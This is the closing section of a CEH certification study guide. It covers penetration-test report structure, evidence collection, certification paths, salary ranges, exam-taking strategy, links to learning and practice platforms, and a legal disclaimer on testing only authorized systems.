📊 Report Structure

Executive Summary:

- High-level overview
- Key findings
- Business impact

- Critical vulnerabilities

Technical Details:

```
For each vulnerability:
1. Title
2. Severity (Critical/High/Medium/Low)
3. Description
4. Impact
5. Affected Systems
6. Proof of Concept
7. Remediation Steps
8. References
```

Risk Ratings:

Severity	CVSS Score	Impact
Critical	9.0 - 10.0	Immediate action required
High	7.0 - 8.9	Remediate as soon as possible
Medium	4.0 - 6.9	Remediate in reasonable timeframe
Low	0.1 - 3.9	Remediate when convenient

📸 Evidence Collection

Screenshots Should Include:

- [ ] Full command with output
- [ ] Timestamp
- [ ] Target information
- [ ] Clear demonstration
- [ ] Blurred sensitive data

Documentation Tools:

- Flameshot (screenshots)
- Asciinema (terminal recording)
- CherryTree (note-taking)
- Dradis (reporting framework)

🚀 Career Development

📜 Certifications Path

Entry Level:

- CompTIA Security+
- eJPT (Junior Penetration Tester)

Intermediate:

- CEH (Certified Ethical Hacker) ⭐
- GIAC GPEN
- CompTIA PenTest+

Advanced:

- OSCP (Offensive Security Certified Professional)
- OSWE (Web Expert)
- GIAC GWAPT

Expert:

- OSCE3 (Offensive Security Experienced Penetration Tester)
- GIAC GXPN
- Red Team certifications

💼 Career Opportunities

Job Roles:

- Penetration Tester
- Security Analyst
- Security Consultant
- Red Team Operator
- Vulnerability Assessor
- Bug Bounty Hunter
- Security Researcher

Average Salaries (USD):

- Entry Level: $60k - $80k
- Mid-Level: $80k - $120k
- Senior: $120k - $180k
- Expert: $180k+

🌟 Continuous Learning

Stay Updated:

- Security blogs and podcasts
- CVE databases
- Security conferences (DEF CON, Black Hat)
- Online courses
- Research papers
- Bug bounty write-ups

Communities:

- Reddit: /r/netsec, /r/AskNetsec
- Discord: Many security servers
- Twitter: Follow security researchers
- Forums: Hack Forums, Security forums

🎯 Final Exam Tips

⏰ Time Management

Exam Duration: 4 hours **Questions:** 125 multiple choice

Strategy:

```
First Pass (90 min):
→ Answer easy questions
→ Mark difficult for review

Second Pass (90 min):
→ Tackle medium difficulty
→ Eliminate wrong answers
```

```
Third Pass (60 min):
→ Review marked questions
→ Use remaining time

Final (30 min):
→ Review all answers
→ Check for mistakes
```

📝 Common Question Types

Scenario-Based:

- "Given situation X, what tool would you use?"
- Read carefully, eliminate obviously wrong answers

Tool-Specific:

- "What nmap flag does X?"
- Memorize common tool syntax

Theoretical:

- "What is the difference between X and Y?"
- Understand concepts, not just memorization

💡 Last-Minute Checklist

Day Before Exam:

- [ ] Review port numbers
- [ ] Review OSI model
- [ ] Review tool commands
- [ ] Review attack methodologies
- [ ] Get good sleep
- [ ] Prepare exam center/computer

Exam Day:

- [ ] Arrive early
- [ ] Read questions carefully

- [ ] Don't overthink
- [ ] Flag uncertain questions
- [ ] Review before submitting

🎊 Conclusion

> ✓ **You're Ready! With these tools and knowledge, you're well-equipped for your CEH journey and cybersecurity career**

🚀 Your Next Steps

Immediate:

1. Set up your lab environment
2. Practice with HackTheBox/TryHackMe
3. Master 5 core tools thoroughly
4. Take practice exams

Short-term (1-3 months):

1. Complete all CEH modules
2. Build personal projects
3. Write blog posts about learnings
4. Join security communities

Long-term (3-12 months):

1. Pass CEH exam
2. Gain practical experience
3. Pursue advanced certifications
4. Contribute to security community

💪 Remember

> 💭 **"The expert in anything was once a beginner"**

Key Points:

- ✅ Practice consistently
- ✅ Stay curious
- ✅ Never stop learning
- ✅ Be ethical
- ✅ Give back to community

🔗 Essential Links

Official Resources:

- EC-Council: https://www.eccouncil.org
- CEH Exam Info: https://cert.eccouncil.org/certified-ethical-hacker.html

Practice Platforms:

- HackTheBox: https://hackthebox.com
- TryHackMe: https://tryhackme.com
- VulnHub: https://vulnhub.com

Tool Resources:

- Kali Tools: https://tools.kali.org
- GTFOBins: https://gtfobins.github.io
- PayloadsAllTheThings: https://github.com/swisskyrepo/PayloadsAllTheThings

Learning:

- SANS Reading Room: https://sans.org/reading-room
- OWASP: https://owasp.org
- Exploit-DB: https://exploit-db.com

⚠️ Final Legal Disclaimer

Ethical Use Only

- ✅ Only test systems you own or have explicit written permission to test
- ✅ Respect scope and rules of engagement
- ✅ Follow responsible disclosure practices

- ❌ Unauthorized access is illegal
- ❌ "Testing" is not a legal defense
- ❌ Can result in criminal prosecution

Tags: #ceh #ethical-hacking #penetration-testing #cybersecurity #infosec #tools #certification

Last Updated: 2025-10-31

🎉 Good Luck on Your CEH Journey!

You now have a comprehensive toolkit and knowledge base. Use it wisely, ethically, and responsibly. The cybersecurity community needs skilled professionals like you!

May your scans be stealthy and your exploits be successful! 🚀🔐

Remember: With great power comes great responsibility. Happy (ethical) hacking! 💪